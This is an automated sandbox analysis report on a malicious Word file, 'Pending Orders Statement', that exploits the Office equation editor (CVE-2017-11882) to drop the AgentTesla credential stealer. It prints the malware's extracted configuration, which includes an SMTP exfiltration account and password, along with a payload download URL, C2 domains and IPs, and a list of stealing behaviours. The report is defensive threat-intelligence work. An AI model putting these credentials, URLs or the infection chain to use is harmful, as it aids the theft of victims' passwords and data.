ID: 345163
Sample Name: Pending Orders Statement -40064778.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:28:44
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Pending Orders Statement -40064778.d…

Overview


General Information

Sample Name:	Pending Orders Statement -40064778.doc
Analysis ID:	345163
MD5:	47c45cbbc8fa7c9..
SHA1:	e44f1f16be00551..
SHA256:	1bb9591f1ed79d1.
Tags:	doc

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Office equation editor drops PE file
- Office equation editor starts process…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1464 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2492 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - poiuytrewsdfghjklmnbvcx.exe (PID: 2572 cmdline: C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe MD5: D0154FB70ABD786136AE9F68F285541C)
    - poiuytrewsdfghjklmnbvcx.exe (PID: 2332 cmdline: C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe MD5: D0154FB70ABD786136AE9F68F285541C)
    - poiuytrewsdfghjklmnbvcx.exe (PID: 2712 cmdline: C:\Users\user\AppData\Roaming\poiuytrewsdfghjklmnbvcx.exe MD5: D0154FB70ABD786136AE9F68F285541C)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "6aSHVZW",
  "URL: ": "https://xWUrFiDn0aBmFXBFM.net",
  "To: ": "edubrazil4040@longjohn.icu",
  "ByHost: ": "mail.privateemail.com:587",
  "Password: ": "7piz2PrTT",
  "From: ": "edubrazil4040@longjohn.icu"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2349919507.0000000002A53000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.2349497357.0000000002631000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.2349497357.00000000026 31000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000006.00000002.2348944194.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.2107988603.0000000003C 6A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.poiuytrewsdfghjklmnbvcx.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview


System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



Click to jump to signature section

- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Office equation editor drops PE file

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3	Input Capture 1 1	Query Registry 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3	SMB/Windows Admin Shares	Archive Collected Data 1 1	Automated Exfiltration	Ingress To Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Non-Appli Layer Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Applicatio Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Pending Orders Statement -40064778.doc	42%	Virustotal		Browse
Pending Orders Statement -40064778.doc	48%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.poiuytrewsdfghjklmnbvcx.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
cybersng.duckdns.org	0%	Virustotal		Browse
cy.kl-re.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ca.sia.it/seccli/repository/CRL.der0J	0%	URL Reputation	safe	
http://ca.sia.it/seccli/repository/CRL.der0J	0%	URL Reputation	safe	
http://ca.sia.it/seccli/repository/CRL.der0J	0%	URL Reputation	safe	
http://ca.sia.it/seccli/repository/CRL.der0J	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	URL Reputation	safe	
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.cr	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://ca.sia.it/seccli/repository/CPS/	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/publicnotaryroot.crl0	0%	URL Reputation	safe	
http://cy.kl-re.com//power/bo/boobov.exe	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://www.sk.ee/juur/crl/0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://crl.xrampsecurity.com/XGCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://fedir.comsign.co.il/crl/ComSignAdvancedSecurityCA.crl0	0%	URL Reputation	safe	
http://193.239.147.103/base/9158412CBF14FB744AFA9F0D01F6CDF2.html	0%	Avira URL Cloud	safe	
http://duylfM.com	0%	Avira URL Cloud	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.sk.ee/cps/0	0%	URL Reputation	safe	
http://www.valicert.com/1	0%	URL Reputation	safe	
http://www.valicert.com/1	0%	URL Reputation	safe	
http://www.valicert.com/1	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://xWUrFiDn0aBmFXBFM.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cybersng.duckdns.org	172.111.202.41	true	true	• 0%, Virustotal, Browse	unknown
mail.privateemail.com	198.54.122.60	true	false		high
cy.kl-re.com	unknown	unknown	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://cy.kl-re.com//power/bo/boobov.exe	true	• Avira URL Cloud: safe	unknown
http://193.239.147.103/base/9158412CBF14FB744AFA9F0D01F6CDF2.html	false	• Avira URL Cloud: safe	unknown
http://https://xWUrFiDn0aBmFXBFM.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349668008.000000027AA000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://127.0.0.1:HTTP/1.1	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349497357.00000000002631000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2349497357.00000000002631000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	poiuytrewsdfghjklmnbvcx.exe, 00000006.00000002.2353099899.000000064A9000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
